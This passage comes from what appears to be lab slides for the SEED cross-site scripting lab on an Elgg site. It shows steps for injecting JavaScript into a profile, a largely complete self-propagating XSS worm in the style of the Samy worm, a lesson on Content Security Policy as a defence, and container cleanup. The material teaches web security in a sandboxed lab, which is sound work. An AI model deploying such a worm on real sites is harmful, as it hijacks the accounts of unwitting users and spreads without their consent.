    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
```

Let's Do the Attack

❖ In Attacker's Account (use the code in edit_profile.js)

1) Log into Samy's Elgg account.
2) Go to Profile, click "**Edit HTML**" to enter the **plaintext** mode, then inject malicious code into the "**About Me**" text field.




3) Log out.

❖ In Victim's Account

1) Log into Alice's Elgg account, check Alice's profile.
2) Visit Samy's profile.
3) Check Alice's profile again.
4) Log out.

Task 6: Write a Self-Propagating Worm



Get a Copy of Self

```
<script type="text/javascript" id="worm">

  ... (code omitted) ...

  var jsCode = document.getElementById("worm").innerHTML;

  ... (code omitted) ...

</script>
```

Write a Self-Propagating XSS Worm

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  ...

  var content = token + ts + name + desc + guid;

  ...

  Ajax.send(content);
}
</script>
```

Let's Do the Attack

1. Place the worm in **Samy**'s profile page (use the code in self_propagation.js)

2. Log into **Alice**'s account, and check her profile again
3. Visit **Samy**'s profile, and check Alice's profile again
4. Log out

5. Log into **Boby**'s Elgg account, check his profile
6. Visit **Alice**'s profile, and check Boby's profile again

Task 7: Defeating XSS using CSP (Content Security Policy)

- **Fundamental Cause:**
  Mixing data and code is not safe!

```
<script>
 ... JavaScript ...
</script>

<button onclick="this.innerHTML=Date()">The time is?</button>

<script src="myscript.js"> </script>

<script src="http://example.com/myscript.js"></script>
```

Content Security Policy (CSP)

❖ Web Page

```html
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

❖ What it looks like

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

❖ Set CSP policy

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

CSP Testing

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
            default-src 'self'; \
            script-src 'self' *.example70.com \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

Clean Up

❖ Stop the containers

```
$ ls -l
total 16
-rw-rw-r-- 1 seed             seed  817 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed             seed 4096 Jun  6 15:40 image_mysql
drwxrwxr-x 4 seed             seed 4096 Jun  6 16:09 image_www
drwxr-xr-x 7 systemd-coredump root 4096 Jun  6 15:59 mysql_data
$ dcdown
Stopping mysql-10.9.0.6 ... done
Stopping elgg-10.9.0.5  ... done
Removing mysql-10.9.0.6 ... done
Removing elgg-10.9.0.5  ... done
Removing network net-10.9.0.0
```

$ dcup

ctrl+C

dcdown

❖ Clean the database (if you want)

```
$ sudo rm -r mysql_data/
```